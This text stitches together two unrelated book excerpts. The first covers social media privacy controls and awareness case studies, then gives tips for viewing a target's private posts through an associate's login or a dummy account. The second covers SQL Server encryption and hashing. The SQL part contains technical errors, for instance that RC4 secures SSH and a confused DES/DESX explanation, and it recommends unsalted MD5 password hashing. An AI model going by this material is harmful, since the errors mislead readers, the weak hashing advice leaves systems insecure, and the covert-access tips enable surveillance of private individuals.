Privacy controls allow users the power to limit who can see their posts. Depending on the site, the controls vary greatly. Throughout this book, chapters about specific social media sites will detail their privacy settings. In this chapter, we will overview the major categories of privacy control options.

PRIVACY CONTROLS

PUBLIC/PRIVATE

The simplest privacy control is the public/private setting. On sites that use this, posts are usually public by default and visible by anyone online. Users have one option to restrict visibility of their posts, and that is to make them private. This generally restricts them to be visible by only the user's friends or another approved list of people. For example, Figure 1 shows the Twitter privacy options. Next to "Tweet privacy" is the one option for protecting posts: "Protect my Tweets." If the user selects this, the user has to approve anyone who wants to follow their posts.

Many social media sites use some variant of this model. As one other example, Pinterest allows users to create boards (basically an organized collection of posts with a common theme) that are either public or restricted to a specific list of approved viewers.



Figure 1. The privacy settings on Twitter. Note that the only option to keep tweets private is with the "Protect my Tweets" option next to "Tweet privacy"

ITEMIZED PRIVACY

On the more complex end of the spectrum, some sites give users fine-grained control over who can see every post. Facebook is one of these sites. Users can set the privacy level for each post. Facebook provides a default set of options, including Public (visible to anyone on the internet), Friends, Friends except Acquaintances (the latter being a list of casual friends that the user maintains), Only Me (which prevents anyone else from seeing the post), or Custom. Figure 2 shows these basic options.

The user can also create custom lists of friends and restrict the post to be visible to only people on a specific list. Examples of lists could be high school friends, fellow Chicago Cubs fans, coworkers, etc. The advantage of these lists is that they can be used to avoid bothering people with certain posts they might not be interested in. For example, you may want to share a link about your profession with your work friends, even though you know your high school friends would not have any interest in it.

Users can also create custom settings for each post. This lets the user pick a default group to share with (e.g., Friends) and then selectively remove others from access.



Figure 2. Facebook's privacy options for a given post



Figure 3. The Custom privacy setting options on Facebook

For example, if someone rants about work, they may want to share it with all their friends except coworkers. In the options shown in Figure 3, they could add their list of coworkers to the "Don't share this with" list. Users can also create a custom list of people who can see a specific post in the "Share this with" section by selecting each person who gets permission to see the post.

Google+ has similar privacy features. They have made friend lists (like the co-workers, high school friends, and fellow Chicago Cubs fans lists mentioned above) even more central to the design of their site. They encourage users to create "circles," which are essentially lists of friends. When sharing a post, users have to explicitly choose which people or circles to share with. This is a bit different than most sites that tend to have a default setting that users can override if they choose (Figure 4).

DEFAULT PRIVACY

While these advanced settings are available to users, the fact is that they often are not used. Most users of social media sites have a default setting. They may change that for certain posts on Facebook, for example, but advanced customized privacy levels remain relatively rare.

CASE STUDY: RANDI ZUCKERBERG

Even using the relatively simple privacy settings can be confusing. This was illustrated, perhaps most ironically, in 2012.[1] Randi Zuckerberg, the older sister of Facebook founder and CEO Mark, took a photo of her family all using the then-new Facebook app called "Poke" at the same time. Mark stood in the corner with a slightly confused look on his face. Randi shared the photo on her Facebook page, with the privacy set to Friends Only.



Figure 4. The Google+ posting interface. If a user tries to post without typing in a setting, they are reminded to choose whom the post will be shared with

A short time later, Callie Schweitzer (of Vox Media) tweeted the photo. Randi Zuckerberg sent her a public and angry message saying, "Not sure where you got this photo. I posted it to friends only on FB. You reposting it to Twitter is way uncool."

Schweitzer took the post with the photo down, but not before many other media outlets grabbed a copy. However, Callie got a copy of the photo in a completely legitimate way that Randi Zuckerberg did not expect. Randi had tagged her family members in the photo. Callie was a friend with another of the Zuckerberg sisters. Although Randi had set the privacy level so only friends could see the photo, Facebook's system still allows friends of anyone tagged to see the photo as well, essentially making the picture more public than the original poster intended.

That the complexities of Facebook's privacy controls caused a Facebook insider's post to be widely shared illustrates the difficulties faced by everyone trying to control access to their content. This story also illustrates something that privacy settings within a system can't control: people downloading a user's posts and sharing them somewhere else. Randi Zuckerberg posted her family photo on Facebook, but it was shared widely on Twitter after Callie Schweitzer downloaded a copy and reposted it.

Indeed, it is now commonplace to see media stories with photos pulled from Facebook, Twitter, Instagram, and other sources. If one person has access to the content within a site, that person can save a copy and share it elsewhere. No privacy setting can prevent this, which goes to support the adage that once something is posted online, control over who sees it and how it is used is lost.

PRIVACY AWARENESS

While nearly all social media sites have some privacy options and, as we have seen above, some have very powerful privacy settings, the average user's understanding of privacy controls can be limited. Statistics vary widely about how many users have interacted with privacy controls and how often, but a few demonstrative projects have illustrated—to users and others—how people are often unaware of how much information they are sharing.

CASE STUDY: PLEASE ROB ME

One of the first examples of this was Please Rob Me. As background, the locationsharing social media service Foursquare allows users to "check in" at places, recording their presence there. Foursquare has strong privacy protections, never sharing these check-ins publicly; they are always restricted to a group of approved friends due to the sensitivity of the information. However, Foursquare allows its users to share their check-ins on Twitter. Since Twitter defaults to be publicly visible to everyone on the internet, and the vast majority of users maintain public accounts, the result was people's locations being widely shared. Not only did this allow a user's movements to be tracked, but also it revealed when they left home. A simple white pages lookup (using their Twitter name, which is often a real name, and the name of their current city) would yield an address.

To highlight the insecurity of this oversharing, the Please Rob Me site was launched. It looked for Foursquare posts on the public Twitter feed. The list could be filtered by location (Figure 5).

There were a lot of negative reactions to Please Rob Me from people who felt unfairly targeted when their names appeared on it. However, the goal of the site was always to bring awareness to people who were oversharing. The site was not responsible for the privacy problem; the users were making poor choices.

CASE STUDY: TAKE THIS LOLLIPOP

A year later, Take This Lollipop was responsible for raising anxiety levels in millions of people. The interactive, personalized horror film was part art project and part privacy lesson. Facebook users could go to *http://takethislollipop.com* and log on with their Facebook account. The site then plays a short film where a mentally disturbed stalker becomes increasingly agitated while viewing the user's Facebook page. The movie integrates actual information from the user's account, including photos, friend lists, comments, and messages. Figure 6 shows a frame from that movie with the stalker's face reflected on the monitor that is displaying the user's page.

When the site launched, people reacted by believing their accounts had been hacked and suggesting the site had stolen their information. In fact, the users' had set up their accounts with privacy settings that allowed apps to access all this data freely. Even stringent privacy settings often could not prevent an app from accessing some of this information and illustrating how vulnerable their data was.



Figure 5. The Please Rob Me website, showing people who have just left home, based on their Foursquare check-ins shared through Twitter, with locations



Figure 6. A frame from the Take This Lollipop movie, showing a stalker browsing the user's Facebook page

PRIVACY AWARENESS IMPACTS

Research has also shown that these kinds of privacy warning sites can effectively increase people's awareness about privacy. In a scientific study, people took a test where they were asked to check off which pieces of data they believed Facebook apps could access. They were also asked about their level of concern regarding their data. Then, they watched the Take This Lollipop video. When they retook the test, they were significantly more aware of what data was shared and they showed higher levels of concern about their privacy.

There is a long way to go before average users can really understand the complexities of how their social media data is shared, but these two sites illustrate how unaware people often are about this sharing and their reactions when they find out that people can see a lot of what they post.

INVESTIGATING PRIVATE ACCOUNTS

If someone has made their account private, how can you investigate them? Each of the chapters that follow about specific social networks will have suggestions. However, there are a few general techniques. The most basic of these is to try to get approved access to the target's account. It could be that someone you know already has a social connection with the target. This might allow you to access the target's posts by logging on through your associate's account.

On some networks, friends of the target's friends can see some information. Thus, even if you cannot befriend the target, becoming connected to one of the target's associates on the social media site might increase the access you have.

If you want to keep your identity private, one option is to create a fresh account and use that to request a social connection. However, this option should be exercised with caution. It is a violation of the terms of service of some social media sites to create accounts with false personal information.

Even if creating a dummy account is not a violation, it may be transparent to the target. Accounts with very little history or few social connections may appear suspicious to the target. Ultimately, this depends on the target's personal preferences. Some people create as many social connections as possible on social media, while others are much more careful about curating their friend lists.

CONCLUSIONS

Privacy controls allow social media users to control who can see their content. These can be simple settings that toggle an account between public and restricted to an approved group, or they can be sophisticated that give users control over every person who can see each individual post.

While privacy controls are important for users, especially when they are sharing sensitive personal information, people often do not fully understand how public their data is nor how to use all the controls at their disposal.

Future chapters will discuss specific tactics for accessing information that is protected on the target's social media profiles. However, the most common and successful strategies generally involve creating closer social connections with the target.

NOTE

1 Hill, Kashmir. 2012. "Oops. Mark Zuckerberg's Sister Has A Private Facebook Photo Go Public." Forbes. December 26. http://www.forbes.com/sites/kashmirhill/2012/12/26/ oops-mark-zuckerbergs-sister-has-a-private-facebook-photo-go-public/.

Securing SQL Server: Protecting Your Database from Attackers by DataBase Encryption

by Denny Cherry

A key way to protect the data within your database is to use database encryption. However, no one encryption solution is correct for every database. The encryption requirements of your application will dictate which encryption solution you select. One thing to remember about database encryption is that the more data you encrypt and the stronger the encryption, the more CPU power will be required in order to encrypt and decrypt the data that is needed. So, be sure to balance the encryption requirements with the increased system load.

HASHING VERSUS ENCRYPTION

There are two techniques for protecting your data: hashing and encryption. Encryption is done using one of several different algorithms that give you a value that can be decrypted when using the correct decryption key. Each of the different encryption options provides you with a different strength of encryption. As you use a stronger level of encryption, you will be using more CPU load on the Microsoft SQL Server. Microsoft SQL Server only supports a subset of the available encryption algorithms; however, it does support some of the more popular algorithms, from weakest to strongest, which are DES, TRIPLE_DES, TRIPLE_DES_3KEY, RC2, RC4, RC4_128, DESX, AES_128, AES_192, and AES_256. The full list of available algorithms has not changed since Microsoft SQL Server 2005 and the newest version as of the writing of this book, which is Microsoft SQL Server 2014. The list gives you a variety of options that will provide an encryption option for just about everyone.

NOTE

Algorithm Selection

Something to keep in mind when selecting the Data Encryption Standard (DES) algorithm is that the DES algorithm was incorrectly named when it was put into the product in Microsoft SQL Server 2005. Data that is encrypted with the DESX algorithm is not actually being encrypted with the DESX algorithm. The Microsoft SQL Server engine is actually using the TRIPLE DES algorithm with a 192-bit key. Eventually the DES algorithm within the Microsoft SQL Server engine will be removed, so future work using the DES algorithm should be avoided.

Triple DES

Triple DES or 3DES are the common names for the Triple Data Encryption Algorithm cipher. This cipher uses the Data Encryption Standard (DES) algorithm three times for each block of data that is to be encrypted. Triple DES actually uses three encryption operations to encrypt or decrypt the data three times for each 64-bit block of data that is to be encrypted or decrypted. The encryption and decryption processes can be expressed as shown in Example 1.

EXAMPLE 1

Expressions showing the encryption and decryption processes done using the 3DES algorithm. Processes marked with an E are encryption processes, while processes marked with a D are decryption processes.

```
Encryption
Encryptedvalue = Ek3(Dk2(Ek1(PlainValue)))
Decryption
PlainValue = Dk3(Ek2(Dk1(Encryptedvalue)))
```

As shown in the code block above, three keys are used, shown as k1, k2, and k3. Three keying options are used by the 3DES algorithm, which are defined by how many independent key bits are used. The strongest keying option has each of the three keys with different values of 56 bits, each giving a total of 168 bits represented within SQL Server as the TRIPLE_DES_3KEY algorithm or the DESX algorithm. The second keying option is a little weaker as keys k1 and k3 use the same key values and k2 uses a different value giving you 112 key bits, which is represented within SQL Server as the TRIPLE_DES algorithm. There is a weaker TRIPLE_DES algorithm, which is backwards compatible with the DES algorithm. In this case the TRIPLE_DES algorithm uses the same key values for all the possible keys.

RC Algorithms

Microsoft SQL Server supports two of the four common RC algorithms, RC2 and RC4. RC2 uses a 40-bit key size, making it a much weakened algorithm such as RC4, which supports key sizes from 40 bits to 2048 bits depending on the needs of the application. In the case of Microsoft SQL Server, you can select from 40 bit and 128 bit configurations. There are some weaknesses in the RC4 algorithm, which have caused Microsoft to deprecate the RC4 algorithms in a future release of SQL Server. As such, new database applications should use another encryption algorithm. RC4 is probably the most widely used encryption algorithm, serving as the encryption algorithm that secures SSL (Secure Socket Layer) encryption for both SSH (Secure Shell) and HTTPS communications.

Advanced Encryption Standard

Three different sizes of cyphers can be used with Advanced Encryption Standard (AES) algorithm. These cyphers can be 128, 192, and 256 bits in size, which are represented by AES_128, AES_192, and AES_256, respectively, within Microsoft SQL Server. The variable key sizes are then used to combine data that are 128-bit blocks. Attackers have had some success in breaking the AES encryption algorithm when using the lower end AES encryption. To date, the higher end versions of AES have remained stable.

HASHING

Now on the flip side, you have hashing algorithms. Hashing algorithms provide you with a one-way technique that you can use to mask your data, with a minimal chance that someone could reverse the hashed value back to the original value. And with hashed techniques, every time you hash the original value you get the same hashed value. Microsoft SQL Server has supported the same hashing values from Microsoft SQL Server 2005 to Microsoft SQL Server 2008 R2. You can use MD2, MD4, MD5, SHA, or SHA1 to create hashes of your data. With the introduction of SQL Server 2012 the SHA2 hashing algorithm was added, which can be used as either a 256 bit of 512 bit hashing algorithm. There were no changed to hashing in SQL Server 2014. As long as you use the same hashing algorithm each time you hash a value, then you will always get the same hashed value back. For example, if you use the MD5 hash algorithm to hash the value “SampleValue,” you will always give the value of “0x777E628ACB1D264A8CE4BC69427B3855” back.

Hashing is done, regardless of the algorithm used, via the HASHBYTES system function. The HASHBYTES function accepts two values: the algorithm to use and the value to get the hash for. The catch when using the HASHBYTES system function is that it does not support all data types that Microsoft SQL Server supports. The biggest problem with this lack of support is that the HASHBYTES function does not support character strings longer than 8000 bytes. When using ASCII strings with the CHAR or VARCHAR data types, the HASHBYTES system function will accept up to 8000 characters. When using Unicode strings with the NCHAR or NVARCHAR data types, the HASHBYTES system function will accept up to 4000 characters. When passing in binary data using the VARBINARY data type, the HASHBYTES function will accept up to 8000 bytes of binary data.

NOTE

MD5 is Not Totally Secure

In 1996, collisions were first identified in hashed data against the MD5 algorithm causing the longterm usefulness of MD5 to be reduced. In 2005, researchers were able to create pairs of documents and X.509 certificates that, when hashed, produced the same hash value. Later that year the creator of MD5, Ron Rivest, wrote "MD5 and SHA1 are both clearly broken (in terms of collisionresistance)." Then in 2008, researchers announced that they were able to use MD5 and create a fake Certificate Authority certificate, which was created by RapidSSL and would allow them to create certificates for websites. Although these attacks do bring into question the long-term usability of the MD5 and SHA1 algorithms, these are the strongest hashing algorithms that Microsoft SQL Server supports natively. The other algorithms, which are weaker in nature than MD5 and SHA1, are considered to be severely compromised and should not be truly trusted to provide a hash which cannot be broken. In Microsoft SQL Server 2008, R2 MD5 and SHA1 are the most secure hashing algorithms that are available. However, in SQL Server 2012 Microsoft introduced the SHA2 hashing algorithm which is considered to be secure as of the writing of this book in the summer of 2014. The only way to support this more secure hashing algorithm in Microsoft SQL Server 2005 through 2008 R2 would be to use a .NET CLR assembly.

There are two ways that a hashed value can be used to find the original value. The first is rather simple: Simply create a database that stores all of the potential values. Then take the hashed value and compare it to the values in the database looking for matches. There are in fact websites such as *http://tools.benramsey.com/md5/* that handle this lookup for you across several databases available on the Internet. The second attack method against MD5 is called a collision attack. A collision attack is when you find two different values that can be hashed to the same hash value, effectively allowing the check of the values to pass. Mathematically, you could express the attack as hash(value1) = hash(value2).

SHA2 and SQL Server

Starting with SQL Server 2012 Microsoft has introduced two new hashing algorithms. The first of the two is the SHA2_256 hashing algorithm and the second is the SHA2_512 hashing algorithm. The SHA2 hashing algorithm was written by the National Security Agency (NSA) and was published in 2001 by the National Institute of Standards and Technology (NIST) as a United States Federal Information Processing Standard. SHA2 while based on the older SHA1 hashing algorithm fixes the security issues which were identified by the SHA1 algorithm. As of this printing the SHA2 hashing function is still considered to be secure.

The first big difference between SHA2_256 and SHA2_512 is the amount of CPU power required when using the SHA_512 algorithm when compared to the SAH_256 algorithm. The second big difference between the SHA2_256 and SHA2_512 is the size of the hash which is returned. The SHA2_256 algorithm returns a 256 bit string (32 bytes) while the SHA2_512 algorithm returns a 512 bit string (64 bytes). Because of these size differences you must be sure that the table and variables which will be used with these values are large enough to hold the values.

NOTE

Converting From MD5/SHA1 to SHA2

Besides having to increase the storage size of the column holding the data from 20 bytes to 32 or 64 bytes you also need to think about how to rehash the data in the table. If the data is stored in an encrypted form as well as a hashed form, then hashing with the new algorithm is pretty easy. Simply decrypt the data and hash it using the new algorithm. However, if the data is not stored in an encrypted form where you can decrypt it, then hash the decrypted value things will be a bit more complex.

You will have a few options on how you want to do this. For the purposes of this example, we will use an authentication table with UserName varchar(255), Password varbinary(20)

The first option would be to modify the table, adding a column which specifies which hashing function was used to store the hashed value as well as increasing the Password column with to 64 bytes. Then do the lookup on the UserName column looking to see if the username exists. If it does, look at the hashing function column and use the correct hashing function to then hash the value the user specified as the password comparing that value to the stored value.

The second option would be to modify the password column from 20 to 64 bytes. Then change the password lookup to use something along the lines of WHERE UserName = @UserName AND Password IN (HASHBYTES("MD5," @Password), HASHBYTES("SHA2_256," @Password).

Both of these techniques would allow you to store both values in the same password field without needing to rehash all the values in the column.

ENCRYPTING OBJECTS

Microsoft SQL Server allows database and application developers to encrypt the code behind specific objects to protect them from being viewed and modified by others. The objects which support encryption of the object are stored procedures and functions, including both table and scalar functions. Encryption of stored procedures and functions is done by adding the WITH ENCRYPTION statement within the header of the CREATE PROCEDURE or CREATE FUNCTION code as shown in Example 2.

EXAMPLE 2
Encrypting the code of a stored procedure.

```
CREATE PROCEDURE MyStoredProcedure
@Input1 as int
WITH ENCRYPTION
AS
/*
Normal code within the stored procedure goes here.
*/
```

Encrypting stored procedures and functions protects the code within the stored procedure from being changed by others who have db_owner access to the SQL Server database. The most common situation where stored procedures and functions are encrypted within a SQL Server database is when the application is going to be deployed to a client's site, and the developer does not want the client to view or change the code behind the stored procedures.

NOTE

Decryption of Encrypted Objects is Fast
The speed by which the third party applications can decrypt encrypted stored procedures and functions is pretty impressive. I have decrypted stored procedures at the rate of several thousand per minute without issue.
One client I was doing some performance tuning work for had about 90% of the stored procedures in their database encrypted. This was the application which they wrote and had sent out to their clients to be installed on their clients servers. When I told them that the stored procedures needed to be decrypted so I can start gathering execution plans they told me that this was a problem because the developer who did all the SQL work was out on vacation and he had the only current copy of the stored procedures on his system. When I told my client that I could break the encryption pretty easily they were surprised as they assumed that the native SQL Server stored procedure encryption was as easy to break as it was.

By encrypting the stored procedures and functions the customer is not able to modify the logic within the objects outside of the bounds of what the applications user interface supports.

By encrypting the stored procedures and functions the customer running the stored procedure may have problems troubleshooting performance problems on their server. Some of the side effects of encrypting the stored procedures include losing the ability to monitor for the SP:StmtStarting and SP:StmtCompleted SQL Profiler events. The person running the stored procedure or function also loses the ability to view the estimated or actual execution plan. When you query the sys.dm_exec_query_plan dynamic management function looking for the plan output the output which is returned is blank, and no plan is returned to the SQL Server Management Studio when a the execution plan is requested.

There are ways to get the code behind the encrypted stored procedures by connecting to the Dedicated Admin Connection then querying the system catalog. There are also third party applications available which can query for the encrypted values and then decrypt them. The encryption algorithm which is used by Microsoft to encrypt the code behind the stored procedures and functions was cracked many years ago allowing many third party vendors to create applications to handle this decryption for you.

ENCRYPTING DATA WITHIN TABLES

When it comes to encrypting data within your database table, there are a few different options. Where you encrypt the data within your application stack is just as important a question as is the technique you use to encrypt the data. Your choices for where to encrypt your data will typically be at the client side (in your fat client or within your web app) or within the database. Each option has pros and cons that have to be properly weighed before you make the decision.

When you handle the encryption within the database, you have the benefit of minimal to no changes to the front-end client (this assumes that you control all your database access via stored procedures). However, the downside here is that all the CPU load of the encryption is handled on the database server. Because all the encryption is handled on the database server, this can cause a bottleneck on the database server as the encryption and decryption of data will increase the CPU load of the database server. The other main disadvantage of encrypting the data with the SQL Server is that you have to store the decryption mechanism within the database. Granted the SQL Server will help mitigate these risks with object-level permissions and strong encryption of the certificates, but given enough time, any encryption scheme is crackable. The stronger the encryption that is used, the longer it would take an attacker to break the encryption with the strongest encryption levels, taking many years of CPU power to break the encryption.

On the other hand, you can handle all the encryption in the application tier (either the fat client or the web app). This gives you the benefit of spreading the entire encryption load across all the computers that run the application, but it gives you the downside of a load of application changes. Now while this does place a lot of extra work on the development team to implement these changes, the workload is spread across the application tier. When using a fat client on the user's desktop, this work is done on the client computer; when using a web application, this work is done on the web servers. In a web application environment, this increased CPU load on the web servers can be mitigated by adding more web servers to the web farm or by moving the encryption functions to another web farm that is only used to encrypt the data.

No matter where within your application you encrypt your data, and no matter what encryption technique you use your data storage requirements will typically increase by 10–20%. This is because encrypted data is larger due to the nature of encryption as well as any padding data that is put within the data. When planning for data encryption you also need to think about where in the application stack you want to encrypt the data, within the application, the web tier, the application server, or the database server. Adding encryption to the application will cause the CPU load within some part of the application to increase. Putting the encryption within the database server means that more and more powerful SQL Servers will be needed over time as more and more users are added to the system. Where if the encryption was done at the web or application server layer, scaling that workload out would be much easier and much less expensive.

ENCRYPTING WITHIN MICROSOFT SQL SERVER

When planning to encrypt data within Microsoft SQL Server, there is a clear dividing line that you have to keep in mind. Microsoft SQL Server 2000 or older does not include any usable techniques for encrypting functions natively. However, there are third party DLLs (Dynamic-Link Library), which can be used to encrypt and decrypt data. When using Microsoft SQL Server 2000 or older, the only hashing functions that you can use is pwdencrypt. It is highly recommended, however, that you not use this function, for the algorithms used by this function have changed from version to version of Microsoft SQL Server, and this function has been deprecated in the newer versions of Microsoft SQL Server.

TIP

Data Encryption Laws

Depending on where you live, where your company base is, and where your customers are located, you may have to deal with a variety of local, state, and federal (or national) laws that reference data protection. Most of these laws are very vague about how the data encryption needs to be implemented (which is considered to be a good thing by some), but some laws such as the state law in Massachusetts have some very serious consequences if your data is leaked. In the case of the law in Massachusetts, you will incur penalties if you have customer data that is not encrypted – even if the data is not breached and even if neither the company nor the data are within the borders of the state of Massachusetts. The Massachusetts state law is designed to protect the citizens of the state no matter where the company that the citizen does business with is located. Be sure to check with the laws in all the jurisdictions that you do business and in which your customers reside. Each state in the United States maintains a website that will have a list of all the available laws governing them. If you cannot locate the laws for your state, your company's legal department should be able to get a copy of these laws. When designing an encryption plan for company data, be sure to include the company's legal counsel in these planning meetings as the company's legal counsel will be the one responsible for defending the company in court in the event of a data breech or other legal action; as such, they should be involved in the planning phase.

If you must use this undocumented system function, it accepts a single parameter and returns a varbinary (255) value (Example 3).

EXAMPLE 3

Showing how to use the undocumented system function pwdencrypt.

```
SELECT pwdencrypt('test')
```

Starting with Microsoft SQL Server 2005, you can use native hashing and encryption functions. When encrypting data within the Microsoft SQL Server, you can encrypt the data using one of three functions: `EncryptByCert()`, `EncryptByKey()`, and `EncryptByPassPhrase()`.

